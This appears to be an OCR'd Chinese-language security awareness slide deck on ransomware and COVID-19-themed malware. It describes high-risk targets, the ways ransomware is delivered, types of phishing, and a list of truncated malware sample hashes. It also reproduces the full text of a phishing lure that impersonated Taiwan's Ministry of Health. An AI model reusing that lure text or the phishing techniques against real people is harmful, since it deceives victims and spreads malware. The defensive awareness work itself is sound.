



Figure 2. Ransomware target shift from June 2018 to June 2019

參考資料: https://www.pcmag.com/news/370073/ransomware-attacks-on-businesses-are-skyrocketing

參考資料: https://blog.malwarebytes.com/101/2017/07/the-state-of-ransomware-among-smbs/

加密勒索的高風險區域與對象

English, Spanish, French, Germany, and South Asia



高風險目標 1

- 跨國集團公司
  (國際型態公司)

高風險目標 2

- 金融銀行機構
- 貿易商(個人)
- 貿易商務公司

高風險目標 3

- 醫院、醫師
- 高科技公司

高風險目標 4

- 國際組織機構(部門)

高風險目標 5

- 知名大學
- 知名教授、研究人員

Ransomware
網路加密勒索的關鍵

網路破壞攻擊

資料加密

透過各種攻擊方式，例如 電郵社交工程、釣魚網站、系統漏洞…等等，入侵被害人電腦主機，將資料進行加密。
(檔案與資料庫)

數位貨幣

BitCoin 比特幣


區塊鏈技術與匿名數位貨幣的發達，匯款人與收款人資料，皆可匿名交易。間接促成網路勒索攻擊的贖金交付過程，有利於攻擊者。
(帳戶餘額是公開資料)

匿蹤網路

TOR 暗網 (洋蔥路由)

TOR/FreeNet 技術的發展，讓通訊雙方的網路IP位址得以被隱藏，因此攻擊者的IP 位址難以追查。
(特定條件下，仍可追查)

加密勒索病毒的攻擊序列



RSA, DES, AES, …

不同加密演算法的運作，對加密鍵值的需求也不同。因此，有些加密可以破解，有些難以解密。

攻擊方式，為防堵關鍵

- 社交工程(電郵)
- 程式或系統漏洞
- SMB,RDP 網路通訊
- USB設備感染
- 網路釣魚(惡意網站)
- 偽裝軟體更新套件
- 盜版破解軟體

是否感染，為擴散關鍵

多數惡意程式，會擴散感染。但是，少數部會擴散，其中差異與攻擊方式有關。

解密鍵值，為還原關鍵


多數加密勒索攻擊，會需要支付解密贖金(少數不要贖金)解密鍵值通常回傳給攻擊者，以便於管理被害人贖金與鍵值。

參考資料: https://www.hkcert.org/my_url/zh/blog/18092802

參考資料: P. T. Nolen Scaife, Henry Carter and K. R. Butler.Cryptolock (and drop it): Stopping ransomware attacks on user data. In 2016 IEEE 36th International Conference on Distributed Computing Systems, pages 303–312, 2016.

參考資料: Nikolai Hampton, Zubair Baig, and Sherali Zeadally. Ransomware behavioural analysis on windows platforms. Journal of information security and applications, 40:44–51, 2018.

加密勒索軟體的常見攻擊來源




2019年前三季，美國遭到勒索軟體攻擊的組織中，有491個屬於健康醫療領域，且雖然只有68個學區感染了勒索軟體，但影響1,051所學校與大學，至於受害的政府機關則有68個。

2019年底，台灣衛福部與醫院間的EEC主機遭遇中國大陸的加密勒索攻擊。2020年開始，台灣許多法人機構(企業)遭遇加密勒索攻擊，包括有台灣中油(CPC)、台塑、盟立科技、立成、台灣國際航電 (Garmin)公司、聚陽實業 等等。

參考資料: emsisoft, State of Ransomware in the U.S.: 2019 Report for Q1 to Q3, https://blog.emsisoft.com/en/34193/state-of-ransomware-in-the-u-s-2019-report-for-q1-to-q3/, 2019
參考資料: FBI USA, High-Impact Ransomware Attacks Threaten U.S. Businesses And Organizations , https://www.ic3.gov/media/2019/191002.aspx, 2019
參考資料: https://www.paloaltonetworks.com/cyberpedia/ransomware-common-attack-methods, 2019
參考資料: https://www.itproportal.com/features/the-four-most-popular-methods-hackers-use-to-spread-ransomware/, 2018

社交工程 Social Engineering



垃圾式攻擊

亂槍打鳥的垃圾式攻擊，主要是根據社會時事，攻擊者寄送惡意病毒電郵或訊息。這些資料訊息的標題通常包含『聳動』或是『誘人』的社會事件。

範例：選舉內幕、肺炎疫情等等。
目標：隨意寄送給任何人、傳送給任何手機訊息。

水坑式攻擊

先觀察目標習慣瀏覽哪些網站? 接著去入侵網站並植入惡意程式，等待目標對象造訪網站時，再趁機傳送惡意程式，這就是所謂的水坑式攻擊 (Watering Hole)。

範例：政府網站、醫院網站等等，要求更新軟體或安裝軟體。
目標：使用網站服務的對象。

魚叉式攻擊

針對特定目標或特定機構的員工，觀察其社群媒體帳號 (如 Twitter、Facebook 和 Line)，精心製作出很有說服力的手機訊息或電郵內容，並且挾帶可造成感染的附件檔案或URL連結，稱為Spear Phishing。

範例：工作通知、社群訊息等等。
目標：高階主管、活躍人士等等。

釣魚式攻擊

先製作假網站，攻擊者寄送電郵或訊息，誘騙受害人到這些假網站。這些假網站通常是偽裝成為『金融』或是『信箱』的異常通知處理。

範例：銀行帳單、信箱爆滿、快遞包裹等等。
目標：隨意寄送給任何人、傳送給任何手機訊息。

Corona Virus 19 Malware
偽冒肺炎訊息 傳播惡意程式

- 2020年3月開始，網路攻擊者偽冒WHO名義, 寄送肺炎疫情電郵, 標題提及 Corona-Virus-19 或 Covid-19
- 電郵內容為「疫情通知」與「自救防護」措施並且要求電郵閱讀者, 盡速開啟附件檔案, 閱讀內容。
- 然而, 這些附件檔案並不是WHO的疫情醫療通知, 全部都是攻擊者利用疫情緊張，故意放置的惡意程式。
- 這些惡意程式，會進行鍵盤側錄、竊取帳號密碼、內部網路訊息，與個人金融資訊等等資料。

WHO, Covid-19
多數為英文，少數是本地文字

Social Engineering

Victims
疫情越嚴重，多國受害越深

- 這些偽冒WHO肺炎疫情電郵(Corona-Virus-19, 或 Covid-19)電郵多半使用「英文撰寫內容」
- 資安高風險群屬於: 醫院、外商、金融機構、貿易商、研究學者、大專院校、技術人員、高階主管等等。
- 目前已經有跡象顯示，這些偽冒電郵有本地化語言的趨勢，開始出現韓文、簡體中文、與繁體中文的電郵。

肺炎傳播惡意程式

2020-04-12 07:46:23	bfa7969a481c88574a145518a...	xlsx	njrat	COVID-19 NjRAT RAT xla
2020-04-11 17:37:12	76299e863b71caed1b9950d90...	exe	NanoCore	COVID-19 exe NanoCore nvpn RAT
2020-04-11 11:49:24	e9c607f263a990db1bf0465c8...	exe	AsyncRAT	AsyncRAT COVID-19 exe RAT
2020-04-11 11:49:17	6fc9877b40e3210f9b941f3e2...	xls	AsyncRAT	AsyncRAT COVID-19 RAT xls
2020-04-11 11:49:11	b398c602a2c9bab7ad128bcd1...	doc	AsyncRAT	AsyncRAT COVID-19 doc RAT
2020-04-11 11:30:37	55bca504c5ff798d6c5d4431e...	exe	njrat	COVID-19 exe NjRAT RAT
2020-04-11 11:30:32	383fd4644bf15594d79bf2ca0...	rar	njrat	COVID-19 NjRAT rar RAT
2020-04-10 16:25:43	c2c89da1518a4950cedec3129...	exe	njrat	COVID-19 exe NjRAT nvpn RAT
2020-04-10 16:25:38	c50c2962fbf806d36c4bfcd79...	rar	njrat	COVID-19 NjRAT nvpn rar RAT
2020-04-10 09:50:00	c9dae8af9343e2bb59a9c6cbf...	exe	GuLoader	COVID-19 exe GuLoader
2020-04-10 09:49:56	691b6128674bb8ae31b99de78...	zip	GuLoader	COVID-19 GuLoader zip
2020-04-10 09:36:24	fd9aba0256ab021766611460d...	exe	Loki	COVID-19 exe Loki
2020-04-10 09:36:20	f690c3f010f082849101dfdd9...	zip	Loki	COVID-19 gz Loki
2020-04-09 20:12:09	da1305da0ae76ad97c57d683d...	exe	AveMariaRAT	AveMariaRAT COVID-19 exe
2020-04-09 20:11:49	ea045fb0a45c7337c6fc168cb...	exe	AgentTesla	AgentTesla COVID-19 exe
2020-04-09 20:11:16	b10486fadba4291aa60462bc1...	exe	RemcosRAT	COVID-19 exe remcos RemcosRAT
2020-04-09 18:28:36	3f7326176e42757f5ba6cf038...	exe	AgentTesla	AgentTesla COVID-19 exe
2020-04-09 18:27:06	3504872c9d3a369cce6882e8b...	xlsm		AgentTesla COVID-19 xlsm
2020-04-09 18:16:20	1a5507078f5ea28189135c246...	7z		7z AgentTesla COVID-19
2020-04-09 10:37:09	11b7337ff68b7b90ac1d92...	exe	NanoCore	COVID-19 NanoCore nvpn RAT scr

Corona-Virus-19 Malware

Corona-Virus-19 Malware

開啟電郵的附件檔案後，會執行木馬程式，HawkEye Reborn v10(X)

Corona-Virus-19 Malware

開啟電郵的附件檔案後，駭客會將被害電腦的個資帳密，傳送到木馬中繼站

Corona-Virus-19 Malware

2020/6/12 (週五) 上午 10:31

台灣衛生部 <Shun-Ping.Cheng@mohw.gov.tw>

免費分發covid-19防護設備（台灣衛生部）

收件者 undisclosed-recipients:

訊息 Covid-19防护措施.ppt (70 KB) covid-19防护设备申请表.pot (70 KB)

衛生福利部 Ministry of Health and Welfare 促進全民健康與福祉

守護健康 衛生福利部國民健康署

Taiwan.gov.tw

親愛的大家，

根據台灣政府發布的covid-19回應指示。我們台灣衛生部希望向台灣所有註冊的公司和行業免費分發covid-19防護設備。請清楚填寫所附表格，以確保在此表格中清楚地寫上員工人數和公司地址。

填寫附件表格，然後將副本退還給我們，直到今天結束，等待您的迅速答复。

